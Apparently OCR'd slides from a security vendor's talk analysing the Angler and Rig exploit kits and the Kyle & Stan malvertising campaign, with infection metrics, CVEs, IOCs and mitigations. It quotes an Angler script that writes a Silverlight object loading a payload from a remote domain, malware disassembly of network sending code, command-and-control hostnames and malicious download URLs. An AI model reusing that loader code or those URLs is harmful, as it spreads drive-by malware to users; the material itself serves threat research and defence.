0rp3ac9m6m.jawutozasoxppa.net/aue0z01sat?
```




About Tableau maps: www.tableausoftware.com/mapdata

Angler Exploit Kit



```
if (window.sf325gtgs7sfds && !window.sf325gtgs7sfdf1) {
    function getDomain() {
        return ybcFwaOP1;
    }
    function getUrl() {
        return ybcFwaOP2;
    }
    function getData() {
        return ybcFwaOP3;
    }
    document['wri' + 'te']('<form id="form1" runat="server" style="height: 100%"><div
        id="silverlightControlHost"><object data="data:application/x-silverlight-2,"
        type="application/x-silverlight-2" width="100%" height="100%"><param name="source
        value="http://' + getDomain() + '/' + getUrl() + '" /><param name="initParams"
        value="exteeec=' + getData() + '"/></object></div></form>');
}
```



```
10003497 loc_10003497:
10003497 push     eax
10003498 push     dword_1001025A
1000349E call     connect
100034A4 mov      edx, (offset loc_100034E4+1)
100034A9 inc      edx
100034AA cmp      eax, 0FFFFFFFFh
100034AD jnz      short loc_100034B1
```

```
100034AF push     edx
100034B0 retn
```

```
100034B1
100034B1 loc_100034B1:
100034B1 inc      byte_1000830B
100034B7 mov      ecx, 0FFFE31Fh
100034BC dec      ecx
100034BD add      ecx, 826Dh
100034C3 sub      edx, 37DD4Ah
100034C9 push     2Ch
100034CB push     ecx
100034CC push     dword_1001025A
100034D2 call     do_ws2_32_send
100034D7 push     0
100034D9 push     3AA5h
100034DE call     sleep
100034E4
100034E4 loc_100034E4:
100034E4 jmp      short loc_10003510
```

```
00.00% (-42,2716) (1240,368) UNKNOWN 10003528: do network stuff+286
```

Hex View-1

```
000654B  61 65 61 74 65 72 2E 6D  65 2E 75 6B 00 5E 4A 8E  aeater.me.uk.^JÄ
000655B  F9 9B 60 24 5F 4D 6D 27  5B 61 65 24 4A 00 00 00  ·¢`$_Mm'[ae$J...
000656B  00 6E 73 39 2E 63 61 72  72 6F 74 70 69 7A 7A 61  .ns9.carrotpizza
000657B  65 61 74 65 72 2E 6D 65  2E 75 6B 00 00 00 00 08  eater.me.uk.....
000658B  00 01 01 00 00 01 00 00  00 00 00 00 07 4F 13 37  ............O.7
000659B  05 00 29 05 D5 F3 F7 6D  52 CF DF B7 A5 9E 00 00  ..).+=■mR−¯+ÑP..
00065AB  00 00 00 00 87 24 01 00  00 00 00 00 00 00 00 00  ....ç$..........
```

Blocking the Campaign


- 7 unique Silverlight payloads
- 5 unique Angler droppers
- IOC City
  - Linked to >650 domains
  - 21 Hotmail addresses
  - Way too many to list here go **view the blog @ http://blogs.cisco.com/tag/trac/**
- Multiple vulnerabilities being exploited..

Rig Exploit Kit


Rig Exploit Kit


- Advertised on criminal forums in April
- Began blocking April 24
  - Blocked over 90 domains
  - 17% of all CWS customers affected
  - Distributed Cryptowall
- Yet another exploit kit continuing the trend of silverlight exploits
  - Silverlight: CVE-2013-0074
  - Java: CVE-2013,2465, CVE-2012-0507
  - Flash: CVE-2013-0634

Requests to Rig Landing Page



Content Type




0.06%
FI
0.23%
NO
51.36%
GB
0.06%
AT
0.06%
KZ
42.66%
US
0.28%
ES
0.11%
GR
0.11%
TN
0.06%
CY
0.06%
DZ
0.06%
EG
0.06%
SA
0.11%
OM
0.40%
IN
0.06%
HK
0.23%
MX
0.11%
VG
0.11%
NG
0.06%
CO
0.45%
SG
0.06%
BR
0.34%
ZW
0.11%
MU
4.35%
AU
0.62%
ZA
0.06%
UY

Mitigations

- Over 26 malicious files examined
- >190 IOCs
- IPS
  - Silverlight: CVE-2013-0074
  - Java: CVE-2013,2465, CVE-2012-0507
  - Flash: CVE-2013-0634
- Web Security Appliance
- Cloud Web Security

Stan and Kyle

Kyle & Stan Malvertising Campaign


- Malicious ads served on major websites such as Amazon, Yahoo, and YouTube
- Malware disguised as a legitimate application

Key Metrics


9541 Connections observed

703 malicious domains Identified

74 large websites served this Malvertisement



Example Attack Sequence




Slow Mac?

MacKeeper will **Clean** and **Speed Up** Your Mac in a single click.

Do you want to Clean Up your Mac Now?

ADVERTISEMENT



Welcome to the New Player Setup Wizard

Follow the on-screen instructions outlined in this wizard to install the new version of New Player and benefit from all the latest features and updates New Player has to offer.

Please to continue with the installation select your desired option:


● Express (recommended)

Install the latest version of New Player in less steps and absolutely free. With the express option you are accepting the instalation of the following recommended aplications: Accepting these offers allows us to promote our software completely free of cost.

○ Custom installation (expert)

Acceptance of Terms of Use Users must read the present terms of use of the installer. The use of or access to this webpage implies the acknowledgement and the full acceptance of legal notices and conditions that are hereinafter detailed. Likewise, the access and use of services provided to users by the installer may be subject to special conditions, notices, instructions or terms that must as well be read and accepted without

By clicking Next, you agree to the following terms and conditions Costmin FreeSoftToday Vuupc Optimizer Pro Compete MyPcBackup .



Visit Malvertised

http://javaapx.com/us/down.php

Redirect

http://ttb.newallsoft.com/download/request/52a098...

Windows or Mac?

Mac

Windows

MPlayerX.dmg on:


http://pull.freetorrent.me/get-pkg?dc_id=...&product_name=MPlayerX

Malware on:

http://kyle.mxp4021.com/sVLZIJrG...

Mitigations

